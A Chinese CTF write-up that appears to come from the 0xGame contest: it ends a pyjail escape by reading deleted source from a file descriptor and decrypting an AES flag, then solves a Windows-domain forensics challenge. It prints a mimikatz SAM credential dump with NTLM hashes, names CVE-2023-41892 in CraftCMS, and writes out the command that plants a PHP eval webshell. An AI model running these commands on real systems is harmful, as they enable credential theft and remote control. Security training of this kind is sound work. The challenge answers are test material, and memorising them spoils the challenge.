USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root           1  0.3  0.0  20612 15248 ?        Ss   08:10   0:00 python3 main.py
nobody         7  0.2  0.0  20600 14820 ?        S    08:10   0:00 python3 /proc/self/fd/4 fork
nobody         8  0.0  0.0   2584   932 ?        S    08:10   0:00 sh -c sh
nobody         9  0.0  0.0   2584   956 ?        S    08:10   0:00 sh
nobody        10  0.0  0.0   8484  4208 ?        R    08:11   0:00 ps aux
~$ ls -la /proc/self/fd/4
lrwx------ 1 nobody root 64 Oct 17 08:11 /proc/self/fd/4 -> /memfd:/app/main.py (deleted)
~$ python -c "import os;os.lseek(4,0,0);print(os.read(4,90000).decode('latin1',errors='ignore'))"
```

拿到了源码，里面有我给的flag函数

代码块

```
def flag_hint():
    print("there are some important information for you")
    key='49a635cd124174a4b3e0d4c02b6224ddfaabc5e2640600cc195e29f21075dd93'
    IV='MEOHeAiC+BlLhH3FKhl0MQ=='

Ciphertext='j+W4sfLJL4wN0rX2Qi03wqDXDb37DNtYjeYoBVIeKOt4WSUb/Sx4B8/8O4ZXA4J9'
    print("that's all,have fun!!!")

```

很简单的AES CBC解密

代码块

```
import base64
import binascii
from Crypto.Cipher import AES
from Crypto.Util.Padding import unpad

def decrypt_cbc_data(key_hex,iv_b64,ciphertext_b64):
        try:
                key=bytes.fromhex(key_hex)
                iv=base64.b64decode(iv_b64)
                ciphertext=base64.b64decode(ciphertext_b64)
```

```
11
12                  if len(key) not in [16,24,32]:
13                          raise ValueError(f"wrong length:{len(key)}")
14
15                  if len(iv) != 16:
16                          raise ValueError(f"wrong length:{len(iv)}")
17
18                  cipher=AES.new(key,AES.MODE_CBC,iv)
19                  plaintext=cipher.decrypt(ciphertext)
20
21                  plaintext=unpad(plaintext,AES.block_size)
22                  return plaintext.decode('utf-8')
23
24          except Exception as e:
25                  raise Exception(f"worng:{str(e)}")
26
27  key='49a635cd124174a4b3e0d4c02b6224ddfaabc5e2640600cc195e29f21075dd93'
28  IV='MEOHeAiC+BlLhH3FKhl0MQ=='
29  Ciphertext='j+W4sfLJL4wN0rX2Qi03wqDXDb37DNtYjeYoBVIeKOt4WSUb/Sx4B8/8O4ZXA4J9'
30
31
32  try:
33          result=decrypt_cbc_data(key,IV,Ciphertext)
34          print("sussessful!!!")
35          print("result:",result)
36  except Exception as e:
37          print("wrong:",str(e))
38
39  """
40  sussessful!!!
41  result: 0xGame{Contratulations!You_solved_pyjail!}
42  """
```

Big and beautiful

先简述一下出题时的攻击流程

环境中共有三台机器：一台 Windows 10、一台 Windows 7 和一台 Windows Server 2019，三者位于同一内网中。其中，Windows Server 2019 作为域控制器，部署了 Active Directory 域服务，并配置了域名 0xgaammee.com。Windows 7 计算机已加入该域，而 Windows 10 计算机未加入域。

Windows 10上通过phpstudy部署有存在漏洞的CraftCMS web服务，黑客利用漏洞写入了木马控制了该机器，并获取到了用户名字典和密码字典。而后黑客搭建了frp，利用得到的字典对域进行了密码喷洒攻击。


附件中的1.E01即Windows 10的磁盘镜像，1.pcapng为密码喷洒时从Windows 7上抓取到的流量包。

有很多各种各样方便快捷的软件可用于磁盘取证，这里为了更好地理解原理，使用朴实无华的FTK Manager工具。

1

> 被攻陷的机器中，用户0xGame的明文密码是?

在C:\Windows\System32\config下找到SAM和SYSTEM两个文件，提取出来




用mimikatz从中提取出用户0xGame的NTLM hash

代码块

```
1   lsadump::sam /sam:SAM /system:SYSTEM
```

```
* Primary:NTLM-Strong-NTOWF *
    Random Value : 524fea9dc723e91b5e5de59ae18705be

* Primary:Kerberos-Newer-Keys *
    Default Salt : WDAGUtilityAccount
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 12bfd6d0e316a9c5a03508278b9463477605b82d61104378da25101ff93bb265
      aes128_hmac       (4096) : 122e56d61b4992f16bbdb7491e260eb6
      des_cbc_md5       (4096) : 6bbacb2f73853b4f

* Packages *
    NTLM-Strong-NTOWF

* Primary:Kerberos *
    Default Salt : WDAGUtilityAccount
    Credentials
      des_cbc_md5       : 6bbacb2f73853b4f


RID  : 000003e8 (1000)
User : 0xGame
  Hash NTLM: e9b645edfe001e3555df8436404deac6

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : e1bd0034335c1beacccb5958b5639d34

* Primary:Kerberos-Newer-Keys *
    Default Salt : WIN-5VPU0KKCM2N0xGame
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 4cd91ecf7f2841f5e58b05b3c483f88eb9ed6ab6bffae9726d234abb864f9039
      aes128_hmac       (4096) : 440774e5bdec291d1a10356b315a6bf3
      des_cbc_md5       (4096) : 234a1a0e4070adad

* Packages *
    NTLM-Strong-NTOWF

* Primary:Kerberos *
    Default Salt : WIN-5VPU0KKCM2N0xGame
    Credentials
      des_cbc_md5       : 234a1a0e4070adad


RID  : 000003e9 (1001)
```

去cmd5.com查询得到明文




答案：12345qwerty


2

> 攻击者利用的漏洞的CVE编号是?


首先在C:\phpstudy_pro\WWW\site下找到工作目录，发现这个web服务是craftcms



查看这个web服务的日志文件C:\phpstudy_pro\WWW\site\storage\logs\web-2025-09-02.log，发现了一句话木马



这里的HTTP_USER_AGENT头被改为了恶意命令，搜索发现类似操作CVE



答案：CVE-2023-41892

3

> 攻击者生成木马用的cmd命令是?


由上一问可知，但是注意这里问的是cmd命令

答案：echo ^<?php @eval^($^_POST^[1^]^)^;?^> > shell.php

